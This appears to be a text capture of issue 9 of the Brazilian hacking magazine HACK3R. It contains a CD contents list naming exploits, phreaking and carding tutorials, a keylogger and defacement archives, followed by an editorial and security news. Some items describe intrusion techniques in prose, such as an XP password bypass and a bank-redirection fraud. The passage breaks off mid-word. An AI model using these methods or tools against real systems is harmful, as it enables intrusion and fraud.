

HACK3R #9

HONEYPOTS

Programas para detectar invasões e criar armadilhas para os intrusos

Tripwire Open Source
Tripwire Manager & Tripwire for Servers 3.0
HoneyWeb 0.4
The Tiny Honeypot 0.4.4
AIDE 0.9
CHKrootkit
Bigeye, "The Ghetto Honeypot" 0.3
Honeyd 0.5
CodeRedneck
Internet Honeypots: Protection or Entrapment?
Defeating the Internal Threat
Definitions and Value of Honeypots

PHREAKING

War dialer, gerador de tons, freqüencímetros, osciloscópios, tutoriais e muito mais

Blue Beep v.0.10
Scavenger
NCH Tone Generator 2.0
Cyber Phreak
ESN Converter
Frequency Counter
Scope - Digital Oscilloscope
Blue Boxing in Europe & other countries! v.1.01
Keylogwn v.1.5
NUA Attacker
Box Collection

PROXIES

Fique anônimo na Internet usando nossa coleção de servidores proxies. Destaques:

Proxy+ 3.0
AnalogX Proxy 4.07
Proxy - Pro Professional GateKeeper 4.5
Avirt Soho 4.2
Anonymity 4 Proxy 2.521
Privoxy 3.0 (Windows e Linux)
Anti-Spam SMTP Proxy Server (Linux)
Middleman 1.4 (Linux)
Prometeo 1.1 (Linux)
Proxychains Anonymizer -1.8 (Linux)
Webcleaner 1.6 (Linux)

DISTROS

Devil-Linux 0.5 Minidistribuição Linux que atua como um firewall/router
Trustix 1.5 Distribuição Linux para proteção de servidores

Atenção!

Este CD-ROM contém softwares que podem danificar computadores. Eles foram incluídos neste CD exclusivamente para estudo e desenvolvimento técnico. Não nos responsabilizamos por seu uso indevido. O uso destes softwares para prejudicar terceiros é crime, passível de punição.

EXPLOITS

Programas que exploram falhas no MS SQL Server, processadores Intel, Winamp, etc. Destaques:

MS-SQL
Windows Overflow
Microsoft FTP Server Wildcard
Netscape
Windows SMTP Service Denial of Service (BDAT)
Local and Remote Exploit For ISC DHCPd Format
Buffer Overruns in SQL Server 2000
Remote Winamp Exploit
Windows 2000 IKE DoS Exploit Code
3com/USR Total Control Chassis
Windows share passwords
Poor Authentication NT
Microsoft private key recovery
Intel Pentium Bug
Motorola Cablerouter
WordPerfect 7
Zip
Overflow in Microsoft Netmeeting
ICQ Spoofer
Eudora 3.0 e 4.0
Overflow no MS PWS
Apache
Buffer overflow no Macromedia Flash
Windows Shatter
Symantec PCAnywhere 9.0 Denial of Service

TRAINERS

Arrase todos os seus adversários com esse pacote de programas

007 NighthFire Codes
Age of Mitology
Airport Tycoon
Anno 1503
Comand & Conquer Generals v.1.2 +9 Trainer
Doom II Trainer
GTA3: PC Ultimate Trainer +40 v.3
Jedi Knight II CODES
Nascar Revolution Trainer
Shadowmaster v.0.87beta
SimCity 4 Myth Trainer
Tropico 2 - Pirate Cove Trainer

WHITE PAPERS

Dezenas de tutoriais publicados por três zines especializados em hacking. Confira os destaques:

>>PhreakKhaos
Telefonia Celular - Conceitos

Conectando à Internet com o Blue Box
Gravando conversas a partir de um telefone público
O universo das escutas telefônicas
Codificação de TV a cabo
Radio Pager
Manual básico da telefonia convencional
Blue Box Tutorial
Telecard
0800 104 104 - Telefonica Automática
TDMA vs. CDMA
Pré-pagos
Identificador de chamadas - Bina
Métodos de detecção de clones de celular

>>Phrack
Edição #39 a #60
Celular Info. e How to Hack BlackJack
Intro to Packet Radio e Safe and Easy Carding
TCP weakness e Steganography
Cracking NT Passwords e DTMF signalling and decoding
Hardening the Linux Kernel e Loop Carrier
Remote OS detection via TCP/IP
Perl CGI Problems e Stego Hasho
Advanced Kernel Hacking e RPC without borders
Static Kernel Patching e Firewall Spotting

>>Fatal 3rror
Edição #00 a #07
Buffer Overflows e Secret Backdoors
FTP Brute Force e DDOS
Firewalking e Escuta em cells digitais
Virii in Linux e Wrapper + C + Xterm
Buffer Overwrite e Perl Sockets

LINUX TOOLS

Tudo para vc hackear usando Linux

AAFID2
Access Point Utilities for Unix 1.3.1
Aldebaran 3.0.2
AlioS WormWarn 1.0
Kernel 2.4.0
BannerFilter 1.21
Apache Compile How To
Jay's Iptables Firewall 0.9.4
SaveMyModem 0.16
SuckBot 0.006
Swaret 1.0.2
Weblog 0.5b
BanSpam
Directory Administrator 1.3.3
GKsu 0.8.2
Gnome Display Manager 2.4.1.1
Gofish 0.27
Gotmail 0.7.7
DotGNU Portable.NET 0.5
evilwm 0.99.14

DEFACEMENTS

As últimas invasões feitas por diversos grupos, como Mortal Kombat, Cyberlords, Kernel_Panic, ISOTK e muitos outros

Configuração mínima do equipamento: PC Pentium 233 com 32 MB de RAM e drive de CD com velocidade dupla. Os requisitos podem variar de acordo com o programa, alguns podem não rodar no Windows XP
O conteúdo do CD-ROM é formado por softwares freeware e versões de demonstração



Distros completas no CD: Devil-Linux 0.5 e Trustix 1.5

HACK3R

Honeypots: Armadilhas p/ Hackers

No CD: tutoriais e pgms p/
atrair e identificar intrusos

Phreaking: Hackeando Telefones

No CD: Os melhores scanners, ferramentas e tutoriais para você descobrir os segredos do seu telefone

>>Espionagem Digital

OS OLHOS GRANDES ESTÃO VIGIANDO
Como fazer e como evitar

>>Syscalls

Domine o acesso a dispositivos de hardware no seu SO

>>Proxy

COMPARTILHAMENTO E PROTEÇÃO

Aprenda a configurar seu proxy e filtre tudo que entra no seu micro

No CD: os melhores programas de proxy

No verso, destaques do CD

R\$ 11,90 Ano I # 9

www.digerati.com.br

ISSN 1676-3068



9 771676 306000 09

E ainda: MP3 de techno e industrial, exploits e ferramentas de segurança

Crime é não Aprender


Reunimos dois especialistas em segurança digital para criar o livro mais aguardado do ano:
Universidade Hacker

- Aprenda tudo que é necessário para se proteger e contra-atacar
- Conheça os assuntos que um hacker profissional deve dominar
- Grade curricular completa do curso

Lançamento Nacional

Fazendo a sua reserva pelo site da Digerati, você pode adquirir qualquer revista da Loja Virtual inteiramente grátis!

Promoção de Lançamento



Livro Universidade Hacker

300 páginas por R\$ 49,90
nas livrarias ou no site www.digerati.com

Pensando em um tema para este editorial, deparei-me com uma enxurrada de notícias envolvendo carders. Já é quase uma invasão. Para quem não sabe, carders são hackers criminosos, especializados em roubos de cartões de crédito, que fraudam diariamente milhares de dólares de lojas de e-commerce. Cheguei à conclusão de que os dias em que os script kiddies se preocupavam apenas em invadir servidores e pichar seus nomes parecem estar contados, à medida em que os hackers (ou crackers, para deixar evidente a diferenciação) se tornam mais habilidosos.

E não há como tapar os olhos para essa realidade. O que fazer, então? Simplesmente declará-los delinquentes comuns e tentar prendê-los? Ou reconhecer de uma vez por todas que a Internet não tem segurança para realizar operações de e-commerce?

Porque para nós, da Revista Hacker, essa é uma questão que vai muito além dos velhos chavões do bem e do mal. A existência de tantos carders e de tantas fraudes on-line está aí para provar alguma coisa (e só enxerga quem quer). Não fossem carders, defacers e tantos outros grupos de crackers, talvez nós estivéssemos hoje felizes da vida, fazendo compras pela Rede, fornecendo nossos dados pessoais (incluindo nossos números de cartão de crédito) sem saber que tudo isso poderia ser usado por quem quer que fosse, quando necessário, sejam grandes empresas sedentas por lucros, sejam governos com seus sonhos imperialistas.

Portanto, se esta revista existe, é para trazer à luz este outro significado da ação de carders e afins: eles estão aí porque há brechas e falhas graves a explorar. É preciso estar atento e entender o funcionamento da Rede, para saber como se defender.

Nesta edição, trazemos mais uma vez uma grande quantidade de material para tornar o nosso público menos uma marionete, e mais um agente consciente desses tempos. Abordamos desde o funcionamento das syscalls, dos kernel modules e dos honeypots a explicações sobre vulnerabilidades nos servidores do Kit.net, e apresentamos também uma matéria sobre o futuro da privacidade na Rede, em tempos de guerra. Isso sem contar as dezenas de tutoriais presentes no CD, acompanhados de programas usados nas principais técnicas hackers da atualidade.

Enfim, tudo isso para dizer que não estamos aqui para defender ninguém, muito menos carders ou criminosos em geral. Apenas defendemos o direito ao conhecimento como a melhor maneira de nos defendermos de quem quer que seja. Bom estudo.

O Editor

Índice

04 - News

10 - SysCalls

16 - Big Brother

20 - Linux Kernel Modules

28 - Honeypots

30 - Sockets

34 - Espionagem Digital

41 - Vulnerabilidades


44 - Subculture

46 - Guia do CD



SALVEM OS HACKERS!

Advogados querem penas mais brandas para crimes eletrônicos



O maior grupo de advogados dos EUA, em conjunto com a Electronic Frontier Foundation e o Sentencing Project, publicou um trabalho em que critica a severidade com que os hackers estão sendo julgados no país. Para os advogados da National Association of Criminal Defense Lawyers, os casos envolvendo hackers são sempre julgados tendo em vista cenários pessimistas, relacionados com o terrorismo, e não com a situação real de cada caso. O medo causado pela fragilidade da segurança dos meios eletrônicos e da escalada do terrorismo faz com que os hackers sejam julgados de forma injusta. Na maioria das acusações, os crimes devem ser vistos como fraudes financeiras, e não como atos de terror, segundo o grupo. A perseguição aos hackers aumenta em países como os EUA e o Reino Unido na medida em que se torna mais próxima a guerra contra o Iraque. Para ler o estudo, vá ao endereço <http://cyberlaw.stanford.edu/about/cases/1030%20Comments%202-19-03.pdf>.

É (quase) campeão!

Brasil e EUA são maiores "vítimas" dos hackers



Que o Brasil lidera o ranking do hackerismo mundial, como o país que mais hackers produz e que possui os grupos mais ativos, todo mundo já sabe. A novidade é que os hackers brazucas podem estar agindo muito mais em casa do que no exterior, ao contrário do que se possa concluir a partir da fama internacional que alcançaram. A base da teoria está em um recente estudo publicado pela empresa de segurança eMarketer. Segundo a empresa, EUA e Brasil lideram o ranking dos países que mais sofrem ataques, registrando, respectivamente, 26.792 e 5.568 invasões em 2002.

É mais um motivo para os sys admins se preocuparem com a segurança. E os hackers também, claro. Afinal, como aponta a pesquisa, quem dá, recebe :)

Site: <http://live.emarketer.com>

MILHÕES DE CARTÕES DE CRÉDITO ROUBADOS

Este é o saldo de um ataque investigado pelo FBI


O FBI está investigando um ataque hacker que pode ser o maior já realizado contra empresas de cartões de crédito. A empresa em questão é a Data Processors International, que processa transações de cartões de crédito para as marcas Visa, MasterCard, American Express e Discover. Aproximadamente 8 milhões de números de cartões, além de dados pessoais cadastrados, podem ter sido roubados. Os clientes prejudicados são todos dos EUA, e entre eles estão 2 milhões do MasterCard e 3 milhões do Visa.

Segundo a Data Processors, não havia indícios de que os dados tenham sido usados de forma fraudulenta. A empresa chegou a garantir aos usuários que eles não seriam prejudicados. Está fazendo o seu papel, mas, na verdade, não há como garantir isso. Ela chegou ainda a se eximir de responsabilidades, citando sua política de privacidade.



NOVO CAVALO DE TRÓIA ROUBA SENHAS DO WINDOWS

Mais um problema para os usuários do sistema



Mais um cavalo de tróia foi descoberto. O W32/Lovgate.worm, como foi batizado pela McAfee Security, tem a capacidade de infectar redes compartilhadas roubando a senha do Windows. Ele funciona tanto como backdoor quanto como worm. Quando o Lovgate é executado, ele cria vários arquivos no diretório System do Windows, como o WinGate.exe; rpcsrv.exe; syshelp.exe; winrpc.exe e WinRpsrv.exe.


Não bastando isso, ele altera o registro do Windows e o Win.ini, para que seja inicializado quando o Windows começar a funcionar.

Quando o vírus já está dentro do sistema, ele tenta enviar para seu autor várias informações, nas quais muitas vezes está o serial do Windows. Ele também faz muitos arquivos executáveis nas pastas compartilhadas, só para enganar os usuários.

A McAfee considera o risco de contaminação pelo vírus W32/Lovgate.worm ainda baixa.

SE EU SOUBESSE QUEM ME MANDOU ESSE SPAM, EU MATARIA!!!

Muitos já disseram isso, mas um colocou essa idéia em prática



Um aposentado da República Tcheca, de 72 anos, supostamente matou o embaixador da Nigéria em seu país, Michael Lekara Wayid. Esse trágico fato aconteceu porque o velhinho recebeu um spam que, segundo ele, enganara-o.

O aposentado caiu na história de um spam que pedia a doação de uma quantia acima


NOVO PROGRAMA PARA SEGURANÇA DE EMPRESAS É ANUNCIADO PELA MICROSOFT

Empresa tenta acabar com a má fama na área

Está prestes a ser lançado pela Microsoft um novo programa visando à máxima segurança para grandes empresas. Este software possibilitará um maior controle sobre documentos internos, para que dados financeiros ou e-mails possam ser extraviados para a Internet, caindo no conhecimento geral, e na maioria das vezes com conseqüências nada agradáveis para quem os perde.

Esse novo programa da Microsoft faz parte da sua estratégia chamada "Informática confiável", cujo objetivo é aumentar muito a segurança nos ambientes de rede.

Esse novo software foi desenvolvido também para tentar provar que os programas desenvolvidos pela Microsoft podem ser seguros, motivo pelo qual a família Windows é duramente criticada, e com razão.




dos quatro dígitos de dólares para uma conta na Nigéria. O pagamento que ele efetuou ficou retido em seu país, então o aposentado foi convidado a resgatar o valor. De acordo com a mensagem, o dinheiro seria descontado pela vítima e repassado à empresa da Nigéria. Como garantia, no entanto, a vítima doaria uma quantidade em dólares para uma conta nigeriana. Poderia então sacar o dinheiro a ser repassado e ficar com apenas uma determinada porcentagem.

De acordo com o site ZDNet, o aposentado teria entrado em contato com a embaixada para reclamar da ausência do dinheiro prometido pela empresa nigeriana, e que teria ido ao local para se vingar. O velho está detido. Imagine se a moda pega...

ANONIMATO NA INTERNET PODE ACABAR

Lei quer punir quem pratica delitos na Web



O primeiro projeto de lei de 2003 tratando de Internet foi apresentado pela parlamentar petista Iara Bernardini. Essa lei visa a coibir o anonimato dos responsáveis por páginas da Internet e endereços eletrônicos registrados no Brasil. Segundo a deputada, "o projeto de lei vem ao encontro do clamor da sociedade por instrumentos que permitam a identificação e punição daqueles que se utilizam da Internet para a prática de delitos". São citados pela deputada os casos de pedofilia, exploração de menores, estelionato e apoio ao tráfico de drogas e ao terrorismo. Para Iara Bernardini tudo isso acontece pela impunidade causada pelo anonimato das pessoas. Ela conclui: "Entendemos que um grande passo será dado no sentido de coibir a criminalidade no Brasil com a aprovação do projeto. Outros países poderão seguir o exemplo brasileiro, tornando a Rede Mundial mais segura para todos".

VIDA DURA...

Novo programa descobre invasões em tempo real



Um novo software promete tornar a vida dos hackers um pouco mais difícil. Ele está sendo desenvolvido pela State University of New York e pode flagrar invasões em tempo real. O programa poderá gravar todas as digitações dos usuários da rede, analisando seqüências de comandos, o que pode levantar questões

polêmicas, envolvendo o direito à privacidade. Mas ele vai além de um simples programa espião. Ele pode determinar comportamentos estranhos dos usuários e até distinguir se há alguém operando com uma senha roubada ou entrando, inadvertidamente, em uma zona proibida. A partir daí, ele entra em contato com o administrador do sistema, que tem tempo de impedir a invasão ou contra-atacar.

A tecnologia deverá ser usada apenas em sistemas que exigem altíssima proteção, como instalações militares e agências governamentais, bem como bancos e outras redes comerciais que utilizem dados pessoais importantes.

GUERRA AOS CRIADORES DE VÍRUS

Reino Unido prende três em menos de um mês



Primeiro foi Simon Vallor, o criador dos vírus Gokar, Admirer e Redesi, que foi condenado a dois anos de prisão, no Reino Unido. Agora, dois outros hackers foram presos no país, deixando clara a intenção do governo de coibir os crimes digitais.

Vallor nasceu no País de Gales e, aos 22 anos, criou pragas que infectaram cerca de 27 mil

PCs em 42 países diferentes. A sentença que recebeu foi uma das piores já dedicadas a um hacker. Para comparar, o autor do Melissa, um vírus muito mais destrutivo, pegou 20 meses de cadeia.

Os outros hackers presos foram um electricista de 19 anos e um desempregado de 21. Eles foram encontrados por uma força tarefa que incluía a polícia britânica e dos EUA e são acusados de criar o vírus TK, que infectou 18 mil máquinas ao redor do mundo, causando prejuízos de US\$ 9 milhões.

Os dois fazem parte do grupo "Thr34t-Krew". A prisão foi feita com ajuda do CATCH (Computer and Technology Crime Hi-Tech Response Team), que tem membros do FBI, Departamento de Justiça e Serviço Secreto dos EUA.

MATEMÁTICA HACKER

Números de ataques caem, mas invasões crescem

O cibercrime está crescendo. A frase, que já virou chavão, agora conta com dados mais concretos fornecidos pela mi2g, uma companhia de segurança, que, não faz muito tempo, colocou o Brasil como líder entre os "criadouros" de hackers.

Segundo a mi2g, o número de ataques digitais bem sucedidos em janeiro de 2003 superou o recorde anterior, marcado em outubro: cerca de 20 mil contra 16 mil, respectivamente.

Além disso, segundo consultores, as invasões, muitas vezes levadas a cabo por ladrões cibernéticos, resultam em milhões, se não bilhões, de dólares em prejuízos que se traduzem não só em saques de contas bancárias, como também na aquisição de informações corporativas importantes, que são vendidas a empresas concorrentes.

Como contraponto aos dados da mi2g, a Symantec divulgou um estudo em que o número de ataques hackers no segundo semestre de 2002 caiu 6% em relação a semestres anteriores, embora as vulnerabilidades, em 2002, tenham crescido mais de 80% em relação ao ano anterior.

Descontando o fato de que as estatísticas não diferenciam hackers e crackers (o que seria muito relevante), a justaposição de ambas podem apontar para pelo menos duas conclusões: 1) elas estão em conflito; 2) os invasores ficaram mais eficientes: o número total de ataques caiu, mas o de bem-sucedidos bateu recordes... Você escolhe o final.

SPAMMERS SUCKS! - FASE II

EUA fazem cruzada que envolve comércio, governo e até a Microsoft

O cerco aos spammers está se fechando também em outros lugares do mundo, sobretudo nos EUA. Até a Microsoft entrou na onda, quem diria! A todo-poderosa informou que está processando spammers para proteger seu serviço Hotmail, cuja fama de ser o paraíso da propaganda não-autorizada já atingiu níveis excepcionais. Os nomes dos envolvidos não foram divulgados.

Em nível governamental, a Califórnia, um dos estados americanos mais populosos, já apresentou uma proposta, por meio da senadora Debra Bowen, que criminaliza o spam, instituindo uma multa de pelo menos US\$ 500 por cada infração. Bem mais caro deve pagar Samuel Meltzer, que, acusado de ter enviado 37 milhões de spams do estado de Minnesota, está sendo processado pela Securities and Exchange Commission (SEC), órgão regulador do mercado acionário dos EUA...




EUA X IRAQUE

FBI não apóia ações hackers contra o Iraque


Com a atual ameaça de guerra entre EUA e Iraque, o clima no mundo é tenso. Uns aprovam e outros são contra as idéias do presidente norte-americano.




O ataque pode se estender além da guerra convencional, partindo para uma guerra virtual. Isso se deve ao aumento das atividades hackers entre esses dois países, (o que as autoridades norte-americanas já se declararam contra). "Patriotas de verdade não invadem sites de inimigos", este foi o apelo feito pelo Centro de Proteção da Infra-estrutura Nacional (NIPC) do FBI, e afirma ainda em seu web site que atividades hackers, mesmo com fins patrióticos, são ilegais, passíveis de punições e não serão apoiadas pelos Estados Unidos. O alerta surge menos de uma semana depois que membros do governo norte-americano confirmaram que o presidente George W. Bush assinou uma ordem secreta autorizando o governo a desenvolver estratégias que permitiram o lançamento de ciberataques contra redes estrangeiras.




www.blackhat.info



www.zone-h.org



www.delta5.com.br



www.zone-h.org

O ESPELHO TEM DUAS FACES

Sites de mirrors viram alvo de defacers

É costume as pessoas pensarem que os sites de mirrors, que registram invasões, estariam livres delas exatamente por essa função, que dá fama aos grupos hackers.

De fato, pela lógica, é o que podemos concluir. Entretanto, a realidade pode ser bem mais "perversa": os mirrors se tornaram um dos alvos preferidos de defacers.

Recentemente, dois endereços famosos foram invadidos e desfigurados: o brasileiro Delta5 e o Blackhat.info (cujo endereço, até o fechamento desta edição, estava redirecionado para a home do NeedGuide.com). Uma busca em serviços semelhantes, como o Zone-H.org, demonstra que quase todos os serviços, entretanto, já sofreram algum tipo de ataque.

Da mesma forma, sites de segurança também não são os "oásis" que pensamos: até a respeitada Total Security apareceu com links desfigurados. O site divulgou uma nota informando que o problema estava em outro site, hospedado no mesmo servidor que ela - e aproveitou para dizer que encerraria suas atividades por tempo indeterminado.

Sites: www.delta5.com.br
www.blackhat.info
www.zone-h.org
www.totalsecurity.com.br

FRAUDE NA INTERNET

Preso quadrilha que fraudava contas bancárias

A prisão de Guilherme Amorim é mais um exemplo de como trabalhar e manipular contas bancárias na Internet é um meio prático mas muito arriscado.

Guilherme, que tem 18 anos, foi detido em Petrópolis, no Rio de Janeiro, acusado de aplicar golpes em correntistas de bancos. A polícia apreendeu também em Americana, no interior de São Paulo, sua namorada, Maria Cecília Faria Martins, conhecida por Ceci, e em Corumbá, no Mato Grosso do Sul, o soldado da Polícia Militar, Evananci Soares Alcântara.

No portátil (notebook) apreendido pela polícia foram encontrados dados de cerca de 50 contas bancárias, além de senhas de cartões de créditos internacionais.

A técnica utilizada por Guilherme consistia em invadir provedores e redirecionar o endereço eletrônico do banco para o IP de uma máquina sob o controle do mesmo, no qual o usuário interessado em acessar sua conta bancária digitava seus dados, como número da conta, senha, etc. Assim, todos os dados digitados eram gravados/enviados até que Guilherme entrava na conta do usuário e fazia as transferências em contas de terceiros.



SPAMMERS SUCKS!


Projeto de lei pode evitar transmissão de dados pessoais



Quer uma palavra que esteja mais em voga no ciberespaço do que "privacidade"? Não é por acaso: as desenvolvedoras de software e a indústria do entretenimento insistem em bolar ferramentas que são, no mínimo, passíveis de

desconfiança. E isso sem falar nos spammers da vida, que lotam nossas caixas postais... Bom, mas *quase* tudo pode mudar em breve aqui no Brasil - pelo menos, essa é a idéia. O deputado federal Neuton Lima (PTB-SP) tornou-se autor de um projeto de lei que pretende coibir a transmissão de dados pessoais a terceiros, visando a preservar a privacidade. Segundo o deputado, dados fornecidos em cadastros ou transações pela Web freqüentemente são fornecidos para "serviços" de malas-diretas - nenhuma novidade -, não raro com remuneração de quem coletou o dado.

O projeto pretende acabar com a prática por meio da legislação. Infelizmente, o problema da transmissão de dados para as grandes corporações ficou de fora. Bem que alguém podia ter a luz...



EUA CONTRA O TERRORISMO

União Européia aceita passar dados de seus cidadãos para os EUA

Mais uma prova de que o poder econômico sempre fala mais alto. As empresas européias tiveram de ceder para cumprir a lei americana e continuar operando no país.

Segundo a Homeland Security Act, aprovada depois dos atentados ao WTC, os EUA devem criar um banco de dados com informações sobre os passageiros de vôos, inclusive os internacionais. Entre as informações que serão passadas aos EUA estão números de cartão de crédito (!), número de telefone, itinerário, etc. Com isso, o país irá controlar toda e qualquer movimentação terrorista que tentar circular e embarcar em vôos que passem em território americano.

BASTA UM CD PARA INVADIR O WINDOWS XP

Disco do Windows 2000 dribla proteção por senhas



Que a segurança do Windows é ruim, todo mundo sabe. Mas que bastava um CD do Windows 2000 para entrar em um sistema XP com todos os privilégios, isso é novidade. Mesmo protegido por senha, o micro pode ser invadido facilmente. A técnica é tão simples que abre o sistema para qualquer um, mesmo sem nenhuma habilidade com técnicas hackers. É preciso ter apenas contato físico com a máquina. Com o CD do 2000, o invasor boota o sistema e entra no console de recuperação, com privilégios de administrador. A partir daí, ele já pode fazer tudo no micro, incluindo criar, mover e apagar arquivos. É possível também copiá-los para disquetes ou outras mídias. A falha afeta todas as contas de usuários do XP, protegidos por senhas ou não. A Microsoft já foi avisada, mas nada fez ainda sobre o assunto. A notícia é um prato cheio para script kiddies que querem invadir sistemas, mas não sabem como, e péssima para empresas e organizações que contêm dados sigilosos e ainda usam o inseguro SO de Bill Gates.

Falando

